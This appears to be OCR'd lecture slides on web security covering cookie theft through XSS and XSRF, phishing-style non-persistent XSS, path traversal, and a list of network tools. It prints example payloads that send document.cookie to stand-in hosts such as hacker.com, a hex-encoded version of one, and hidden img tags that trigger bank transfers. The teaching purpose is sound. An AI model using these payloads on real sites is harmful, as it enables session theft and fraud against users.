
Slack



Ebay

..."but most of all, samy is my hero"

Cookies



Cookies

Credential tokens:

- Held in local browsing session
- Identify you to a remote server
- Remember states
  - Shopping cart
  - Browsing history
  - Data in form fields
- Common target for hackers

XSS and XSRF Cookie Theft Examples

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Cross-site Scripting (XSS) Cookie Theft:

```
<a href="#" onclick="window.location = 'http://hacker.com/steal?text=' +
escape(document.cookie); return false;">Click here!</a>
```

Cross-site Request Forgery (XSRF) Cookie Theft

- Assume a banking website authenticates users by cookies, and that the victim has recently logged in and the cookie hasn't expired. He then browsers a forum where the following code is injected:

```
<img
src="http:/bitcoin-trade.com/withdraw?account=victim&amount=1000&for=h
acker">
```

Non-Persistent XSS

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- Typically done in emails:

From: *Sally Subject: Christmas is coming! Seasons greetings Everyone! We have lots of wonderful Christmas gifts! Click on the link to see:* http://www.sallystore.com/search.php?item=Christmas%20Gift

Hacker puts code in email link:
<a href="http://www.sallystore.com/search.php?item=<script type="text/javascript">
document.location=http://www.hackerl.com/steal.php& +
document.cookie;</script>">http://www.sallystore.com/search.php?item=Christmas%20Gift

- User Sees:
  http://www.sallystore.com/search.php?item=Christmas%20Gift

Or URL can be encoded (unicode) not pretty but hides the terrible purpose:
http://www.sallystore.com/search.php?item=%3c%73%63%72%69%70%74%20%74%79%70%65%3d%e2%80%9c74%65%78%74%2f%6a%61%76%61%73%63%72%69%70%74%e2%80%9d%3e%20%64%6f%63%75%6d%65%6e%74%2e%6c%6f%63%61%74%69%6f%6e%3d%68%74%74%70%3a%2f%2f%77%77%77%2e%68%61%72%72%79%73%74%65%61%6c%2e%63%6f%6d%2f%73%74%65%61%6c%32%2e%70%68%70%26%20%2b%20%64%6f%63%75%6

Non-Persistent XSRF

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From: Hacker
Subject: New loan rates Dear Customer, We have a sale on at the moment with good loan rates for all sizes. Please take a look:
http://www.bank.com/transfer.php?to=123456?amount=100

<img width="0" height="0" border="0"
src="http://www.bank.com/transfer.php?to=123456?amount=100">

- Sent out in bulk assuming some of the users will be registered with the bank. Better posted in the bank forum area (e.g. persistent XSRF).

Path Traversal Attacks

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
- If paths aren't properly verified then users may easily gain access to other files on the server.



*NIX Tools / Commands

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nmap	Network discovery and security auditing
hexinject	Packet sniffer and injector
hping	TCP/IP packet assembler/analyzer.
bettercap	Modular MITM framework, sniff for credentials, manipulate HTTP, HTTPS, TCP
wireshark	Packet sniffer
ip	Display and configure network parameters for host interfaces
pscan	Busybox port scanner (has tiny/simple implementations of many unix tools)

More at:
https://blackarch.org/tools.html